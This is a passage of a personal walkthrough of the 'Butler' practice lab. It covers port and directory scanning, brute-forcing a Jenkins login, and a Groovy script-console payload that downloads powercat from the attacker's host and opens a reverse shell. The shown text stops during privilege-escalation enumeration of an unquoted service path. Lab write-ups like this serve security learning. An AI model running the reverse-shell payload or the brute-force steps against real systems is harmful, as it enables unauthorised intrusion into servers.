Butler walkthrough

Index

Index 1

List of pictures 1

Disclaimer 2

Reconnaissance 2

Initial foothold 2

User flag 4

Privilege escalation 5

Personal comments 7

List of pictures

Figure 1 - nMap scan results 2
Figure 2 - ffuf scan results 3
Figure 3 - Jenkins version 3
Figure 4 - Groovy reverse shell script 4
Figure 5 - User shell 4
Figure 6 - User information 5
Figure 7 - Searching unquoted paths 5
Figure 8 - Writing permission on partial path 5
Figure 9 - Running process 6
Figure 10 - Privilege escalation payload generated 6
Figure 11 - Reverse shell uploaded and service restarted 6
Figure 12 - Shell as NT AUTHORITY SYSTEM 7


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:




```
┌──(k14d1u5㉿kali)-[~/…/SharedVB/TCM Security/Butler/nMap]
└─$ nmap -sT -sV -p- -A 10.0.2.80 -oA ButlerTCM
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-19 11:07 CEST
Nmap scan report for 10.0.2.80
Host is up (0.00073s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
8080/tcp  open  http          Jetty 9.4.41.v20210516
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.41.v20210516)
| http-robots.txt: 1 disallowed entry
|_/
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:93:3F:3A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 21H2
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-19T18:12:12
|_  start_date: N/A
|_clock-skew: 8h59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:93:3f:3a (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT     ADDRESS
1   0.73 ms 10.0.2.80

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 308.90 seconds
```

Figure 1 - nMap scan results

Open ports are 135, 139, 445, 5040, 8080, 49664, 49665, 49666, 49667, 49668, 49669. Therefore, enabled services are RPC (135, 49664, 49665, 49666, 49667, 49668, 49669), NetBIOS (139) and SMB (445). Also, an unknown service is running on port 5040 and a web application is running on port 8080. Lastly, nMap recognized Windows 10 as operative system.

Initial foothold


First of all, I tried to connect to the SMB service. I was able to do it in an anonymous session, but I was not able to read any files. At this point, I run ffuf tool to find some interesting path on the web application. Even if it was not able to properly complete its task, I found the following path:



```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.80:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

[Status: 200, Size: 2028, Words: 199, Lines: 11, Duration: 372ms]
| URL | http://10.0.2.80:8080/login
    * FUZZ: login

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 137ms]
| URL | http://10.0.2.80:8080/assets
| --> | http://10.0.2.80:8080/assets/
    * FUZZ: assets

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 16ms]
| URL | http://10.0.2.80:8080/logout
| --> | http://10.0.2.80:8080/
    * FUZZ: logout

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 11ms]
| URL | http://10.0.2.80:8080/git
| --> | http://10.0.2.80:8080/git/
    * FUZZ: git

[Status: 200, Size: 6503, Words: 231, Lines: 7, Duration: 1043ms]
| URL | http://10.0.2.80:8080/oops
    * FUZZ: oops

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 83ms]
| URL | http://10.0.2.80:8080/cli
| --> | http://10.0.2.80:8080/cli/
    * FUZZ: cli
```

Figure 2 - ffuf scan results

I browsed to this page and I found the Jenkins version, as shown in the following picture:



Oops!

A problem occurred while processing the request.

Logging ID=


REST API Jenkins 2.289.3

Figure 3 - Jenkins version

Also, I browsed to the web application, where I found a login form.

User flag

I tried to run a brute force attack against the login form, but even in this case the tool I used (hydra) after a certain number of requests broke the web application. I thought that I wasn't able to use any automatic tools and I started to look for something else. However, I didn't find anything else. At this point, I thought to build a simple and short wordlist to use as username and password and tried to brute force again the login form. Luckily, I found the login credentials in this way. The credentials were $jenkins$ / $jenkins$. Since I found a valid login, I looked on the Internet for a useful exploit. I found one about Groovy script. Therefore, I tried to obtain a reverse shell running the following script from the path $/script$:



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.)
Example:


```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'PowerShell.exe "IEX((New-Object Net.WebClient).DownloadString(\'http://10.0.2.4:9999/powercat.ps1\')); powercat -c 10.0.2.4 -p 6666 -ep;'.execute()
proc.consumeProcessOutput(sout, serr)
// proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Figure 4 - Groovy reverse shell script

It worked and I obtained a shell as $butler$ user:




```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.80] 55777
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Program Files\Jenkins> dir


    Directory: C:\Program Files\Jenkins


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a---         7/22/2025  11:48 AM        2217136 jenkins.err.log
-a---         7/28/2021  12:28 PM         620544 jenkins.exe
-a---         7/28/2021   2:51 PM            228 jenkins.exe.config
-a---         7/22/2025  11:47 AM           1404 jenkins.out.log
-a---         7/28/2021   2:49 PM       74258876 Jenkins.war
-a---         7/22/2025  11:47 AM          44559 jenkins.wrapper.log
-a---         8/14/2021   5:11 AM           3011 jenkins.xml


PS C:\Program Files\Jenkins> whoami
butler\butler
PS C:\Program Files\Jenkins> 
```

Figure 5 - User shell

Privilege escalation


At this point, I needed to escalate my privileges. The first check I performed was about my user information:



```
PS C:\Users\butler\Downloads> whoami /all

USER INFORMATION
----------------

User Name     SID
============= ==============================================
butler\butler S-1-5-21-1875598273-2479178766-1212885099-1001

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID          Attributes
============================================================= ================ ============ ==================================================================
Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                        Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                                                 Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                                          Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                                                 Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                                Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                    Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                                         Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                              Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level                          Label            S-1-16-12288
```

Figure 6 - User information


In this way, I found out $butler$ user was in the $Administrators$ group. Also, I checked if some programs were possibly vulnerable to "Unquoted paths" injection:



```
PS C:\Users\butler\Downloads> cmd /c wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\"
Microsoft Edge Update Service (edgeupdate)                  edgeupdate                     "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc      Auto
Jenkins                                                     Jenkins                        "C:\Program Files\Jenkins\jenkins.exe"                                          Auto
VMware Alias Manager and Ticket Service                     VGAuthService                  "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"          Auto
VMware Tools                                                VMTools                        "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"                             Auto
Wise Boot Assistant                                         WiseBootAssistant              C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe                          Auto
```

Figure 7 - Searching unquoted paths


Luckily, I found that $Wise\ Boot\ Assistant$ could be vulnerable. At this point, I checked if I was able to write in some point of its path, as shown in the following picture:



```
PS C:\Users\butler\Downloads> icacls "C:\Program Files (x86)\Wise"
C:\Program Files (x86)\Wise NT SERVICE\TrustedInstaller:(I)(F)
                            NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                            NT AUTHORITY\SYSTEM:(I)(F)
                            NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                            BUILTIN\Administrators:(I)(F)
                            BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                            BUILTIN\Users:(I)(RX)
                            BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                            CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                            APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                            APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                            APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                            APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
